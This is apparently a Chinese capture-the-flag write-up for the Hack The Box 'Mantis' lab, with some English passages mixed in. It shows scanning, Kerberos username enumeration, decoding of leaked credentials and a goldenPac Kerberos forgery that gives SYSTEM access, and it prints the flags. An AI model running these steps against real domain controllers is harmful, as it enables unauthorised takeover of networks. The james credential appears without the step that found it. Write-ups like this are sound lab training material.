Mantis

Nmap扫描结果如下：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ sudo nmap -sC -sV 10.10.10.52 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-22 06:57 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.10.52
Host is up (0.27s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-09-22 11:06:34Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-09-22T10:57:27
|_Not valid after:  2052-09-22T10:57:27
|_ssl-date: 2022-09-22T11:08:00+00:00; +1s from scanner time.
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: MANTIS
|   DNS_Domain_Name: htb.local
|   DNS_Computer_Name: mantis.htb.local
|_  Product_Version: 6.1.7601
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
8080/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/7.5
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Tossed Salad - Blog
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: MANTIS; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
|_  System time: 2022-09-22T07:07:39-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2022-09-22T11:07:40
|_  start_date: 2022-09-22T10:57:00
| ms-sql-info:
|   10.10.10.52:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_clock-skew: mean: 48m01s, deviation: 1h47m21s, median: 0s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 619.20 seconds
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ sudo nmap -p- --min-rate 10000 10.10.10.52
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-22 11:30 EDT
Warning: 10.10.10.52 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.52
Host is up (0.85s latency).
Not shown: 42781 closed tcp ports (reset), 22727 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1337/tcp  open  waste
1433/tcp  open  ms-sql-s
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5722/tcp  open  msdfsr
8080/tcp  open  http-proxy
9389/tcp  open  adws
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49164/tcp open  unknown
49166/tcp open  unknown
49168/tcp open  unknown
50255/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 59.09 seconds
```

先看看smb服务，没有价值信息：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ smbclient -N -L //10.10.10.52
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.52 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ smbmap -H 10.10.10.52 -u anonymous
[!] Authentication error on 10.10.10.52
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ enum4linux 10.10.10.52
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Sep 22 11:12:57 2022

 ========================( Target Information )=========================

Target ..... 10.10.10.52
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 10.10.10.52 )======================


[E] Can't find workgroup/domain


 ============================( Nbtstat Information for 10.10.10.52 )============================

Looking up status of 10.10.10.52
No reply from 10.10.10.52

 ==================================( Session Check on 10.10.10.52 )==================================


[+] Server 10.10.10.52 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.10.52 )================================

Domain Name: HTB
Domain Sid: S-1-5-21-4220043660-4019079961-2895681657

[+] Host is part of a domain (not a workgroup)


 ===================================( OS information on 10.10.10.52 )===================================


[E] Can't get OS info with smbclient


[+] Got OS info for 10.10.10.52 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED


 ====================================( Users on 10.10.10.52 )====================================


[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED


[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED


 =================================( Share Enumeration on 10.10.10.52 )=================================

do_connect: Connection to 10.10.10.52 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.52


 ============================( Password Policy Information for 10.10.10.52 )============================


[E] Unexpected error from polenum:


[+] Attaching to 10.10.10.52 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.52)

[+] Trying protocol 445/SMB ...

        [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.


[E] Failed to get password policy with rpcclient


 ======================================( Groups on 10.10.10.52 )======================================


[+] Getting builtin groups:

[+]  Getting builtin group memberships:

[+]  Getting local groups:

[+]  Getting local group memberships:

[+]  Getting domain groups:
```

被我忘了的445端口的rpc服务，可以用这种方式找价值信息：


RPC - TCP 445

I tried connecting with `rpcclient`, and was able to connect, but then any query I ran returned access denied:

```
root@kali# rpcclient -U '' -N 10.10.10.52
rpcclient $> querydispinfo
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
```

再试试http服务：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ dirsearch -u http://10.10.10.52:8080

  _|. _ _  _  _  _ |_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.10.52-8080/_22-09-22_11-03-34.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-09-22_11-03-34.log

Target: http://10.10.10.52:8080/

[11:03:44] Starting:
[11:03:53] 403 -  312B  - /%2e%2e//google.com
[11:04:53] 302 -  163B  - /ADMIN  →  /Users/Account/AccessDenied?ReturnUrl=%2FADMIN
[11:04:54] 302 -  163B  - /Admin  →  /Users/Account/AccessDenied?ReturnUrl=%2FAdmin
[11:05:17] 400 -    3KB - /Trace.axd::$DATA
[11:05:23] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\..\etc\passwd
[11:05:42] 302 -  163B  - /admin  →  /Users/Account/AccessDenied?ReturnUrl=%2Fadmin
[11:05:45] 302 -  166B  - /admin/  →  /Users/Account/AccessDenied?ReturnUrl=%2Fadmin%2F
[11:05:46] 302 -  177B  - /admin/?/login  →  /Users/Account/AccessDenied?ReturnUrl=%2Fadmin%2F%3F%2Flogin
[11:06:44] 200 -    3KB - /archive
[11:07:22] 200 -    3KB - /blogs
[11:08:47] 400 -    3KB - /index.php::$DATA
[11:08:51] 400 -    3KB - /jolokia/exec/java.lang:type=Memory/gc
[11:08:51] 400 -    3KB - /jolokia/search/*:j2eeType=J2EEServer,*
[11:08:51] 400 -    3KB - /jolokia/read/java.lang:type=Memory/HeapMemoryUsage/used
[11:08:51] 400 -    3KB - /jolokia/read/java.lang:type=*/HeapMemoryUsage
[11:08:51] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/help/*
[11:08:51] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmSystemProperties
[11:08:51] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/output=!/tmp!/pwned
[11:08:51] 400 -    3KB - /jolokia/write/java.lang:type=Memory/Verbose/true
[11:08:51] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jvmtiAgentLoad/!/etc!/passwd
[11:08:52] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/disable
[11:08:52] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jfrStart/filename=!/tmp!/foo
[11:08:52] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirectivesAdd/!/etc!/passwd
[11:09:19] 302 -  176B  - /modules/admin/  →  /Users/Account/AccessDenied?ReturnUrl=%2Fmodules%2Fadmin%2F
[11:10:54] 200 -    2KB - /tags
[11:11:15] 302 -  171B  - /users/admin  →  /Users/Account/AccessDenied?ReturnUrl=%2Fusers%2Fadmin
[11:11:22] 400 -    3KB - /web.config::$DATA

Task Completed
```



searchsploit orchard :

```
┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ searchsploit orchard
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Orchard 1.3.9 - 'ReturnUrl' Open Redirection                                  | php/webapps/36493.txt
Orchard CMS 1.7.3/1.8.2/1.9.0 - Persistent Cross-Site Scripting               | asp/webapps/37533.txt
Orchard Core RC1 - Persistent Cross-Site Scripting                            | aspx/webapps/48456.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

需要用户名和密码，再试试ldap服务：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ldapsearch -x -H ldap://10.10.10.52:389 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

┌──(kali㉿kali)-[~/Desktop]
└─$ ldapsearch -x -H ldap://10.10.10.52:389 -b "DC=htb,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=htb,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C09075A, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v1db1

# numResponses: 1

┌──(kali㉿kali)-[~/Desktop]
└─$ ldapsearch -x -H ldap://10.10.10.52:389 -b "CN=Configuration,DC=htb,DC=local"
# extended LDIF
#
# LDAPv3
# base <CN=Configuration,DC=htb,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C09075A, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v1db1

# numResponses: 1
```

没办法，只能用kerbrute试试用户名枚举：


```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./kerbrute_linux_amd64 userenum -d htb.local /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 10.10.10.52

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/22/22 - Ronnie Flathers @ropnop

2022/09/22 11:19:59 >  Using KDC(s):
2022/09/22 11:19:59 >   10.10.10.52:88

2022/09/22 11:20:16 >  [+] VALID USERNAME:       james@htb.local
2022/09/22 11:23:48 >  [+] VALID USERNAME:       James@htb.local
2022/09/22 11:24:47 >  [+] VALID USERNAME:       administrator@htb.local
2022/09/22 11:25:57 >  [+] VALID USERNAME:       mantis@htb.local
2022/09/22 11:27:26 >  [+] VALID USERNAME:       JAMES@htb.local
2022/09/22 11:32:04 >  [+] VALID USERNAME:       Administrator@htb.local
2022/09/22 11:36:10 >  [+] VALID USERNAME:       Mantis@htb.local
```

大概这三个用户名，使用GetNPUser.py没有得到密码。

使用1337端口，dirsearch找到子页面：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirsearch -u http://10.10.10.52:1337 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 220545

Output File: /home/kali/.dirsearch/reports/10.10.10.52-1337/_22-09-22_11-50-46.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-09-22_11-50-46.log

Target: http://10.10.10.52:1337/

[11:50:47] Starting:
[11:56:08] 500 -    3KB - /orchard
[######              ] 31% 69874/220545       120/s       job:1/1  errors:0
[12:09:09] 301 -  160B  - /secure_notes  →  http://10.10.10.52:1337/secure_notes/
CTRL+C detected: Pausing threads, please wait...
[q]uit / [c]ontinue: c
[##################    ] 85% 188301/220545         3/s       job:1/1  errors:1870
```

然后访问：




10.10.10.52 - /secure_notes/

[To Parent Directory]

9/13/2017 5:22 PM 912 dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
9/1/2017 10:13 AM 168 web.config

其中web_config是404，但是dev_notes有价值信息：




```
1. Download OrchardCMS
2. Download SQL server 2014 Express ,create user "admin",and create orcharddb database
3. Launch IIS and add new website and point to Orchard CMS folder location.
4. Launch browser and navigate to http://localhost:8080
5. Set admin password and configure sQL server connection string.
6. Add blog pages with admin user.


Credentials stored in secure format
OrchardCMS admin creadentials 010000000110010001101101001000010110111001011111010100000100000001110011011100110101011100110000011100100110010000100001
SQL Server sa credentials file namez
```


解码得到：

```
┌──(kali㉿kali)-[~]
└─$ perl -lpe '$_=pack"B*",$_' < <( echo 0100000001100100011011010010000010110111001011111010100000100000001110011011100110101011100110000011100100110010000100001 )
@dm!n_P@ssW0rd!

┌──(kali㉿kali)-[~]
└─$ echo NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx | base64 -d | xxd -r -p
m$$ql_S@_P@ssW0rd!
```

成功登录：

```
┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient 'sa:m$$ql_S@_P@ssW0rd!@10.10.10.52'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[-] ERROR(MANTIS\SQLEXPRESS): Line 1: Login failed for user 'sa'.

┌──(kali㉿kali)-[~]
└─$ mssqlclient.py 'admin:m$$ql_S@_P@ssW0rd!@10.10.10.52'
mssqlclient.py: command not found

┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient 'admin:m$$ql_S@_P@ssW0rd!@10.10.10.52'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MANTIS\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL> exit
```

切换成GUI的形式方便找价值信息：



尝试连接发现没有什么价值信息：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ rpcclient -U htb.local/james 10.10.10.52
Password for [HTB.LOCAL\james]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[james] rid:[0x44f]
rpcclient $> exit

┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ smbmap -H 10.10.10.52 -u james -p 'J@m3s_P@ssW0rd!'
[+] IP: 10.10.10.52:445 Name: mantis.htb.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share

┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ impacket-GetNPUsers 'htb.local/james:J@m3s_P@ssW0rd!' -dc-ip 10.10.10.52
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

No entries found!
```

然后：

Following along with the article, I'll install the Kerberos packages:

```
root@kali# apt-get install krb5-user cifs-utils rdate
```

I'll add the domain controller to my `/etc/hosts` file using the name identified by `nmap` at the start:

```
10.10.10.52 mantis.htb.local mantis
```

and add Mantis as a DNS server in `/etc/resolv.conf`:

```
nameserver 10.10.10.52
nameserver 1.1.1.1
nameserver 1.0.0.1
```

`/etc/krb5.conf` needs to have information about the domain. Based on the blog, I'll set mine to:

```
[libdefaults]
    default_realm = HTB.LOCAL

[realms]
    htb.local = {
        kdc = mantis.htb.local:88
        admin_serve = mantis.htb.local
        default_domain = htb.local
    }
[domain_realm]
    .domain.internal = htb.local
    domain.internal = htb.local
```

I'll use `rdate` to check the remote time and make sure it's within five minutes of my host's time.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Mantis]
└─$ impacket-goldenPac htb.local/james:J@m3s_P@ssW0rd\!@mantis.htb.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.htb.local.....
[*] Found writable share ADMIN$
[*] Uploading file PlBenNAU.exe
[*] Opening SVCManager on mantis.htb.local.....
[*] Creating service wwAw on mantis.htb.local.....
[*] Starting service wwAw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>cd ../../users

C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 1A7A-6541

 Directory of C:\Users

09/01/2017  10:19 AM    <DIR>          .
09/01/2017  10:19 AM    <DIR>          ..
09/01/2017  01:39 AM    <DIR>          Administrator
09/01/2017  09:02 AM    <DIR>          Classic .NET AppPool
09/01/2017  10:19 AM    <DIR>          james
09/01/2017  09:15 AM    <DIR>          MSSQL$SQLEXPRESS
07/14/2009  12:57 AM    <DIR>          Public
               0 File(s)              0 bytes
               7 Dir(s)   1,128,816,640 bytes free

C:\Users>cd james

C:\Users\james>cd desktop

C:\Users\james\Desktop>type user.txt
8a8622e2872d13d1162fbe92ce38f54d
C:\Users\james\Desktop>cd ../../administrator/desktop

C:\Users\Administrator\Desktop>type root.txt
209dc756ee5c09a9967540fe18d15567
C:\Users\Administrator\Desktop>
```

直接获得root。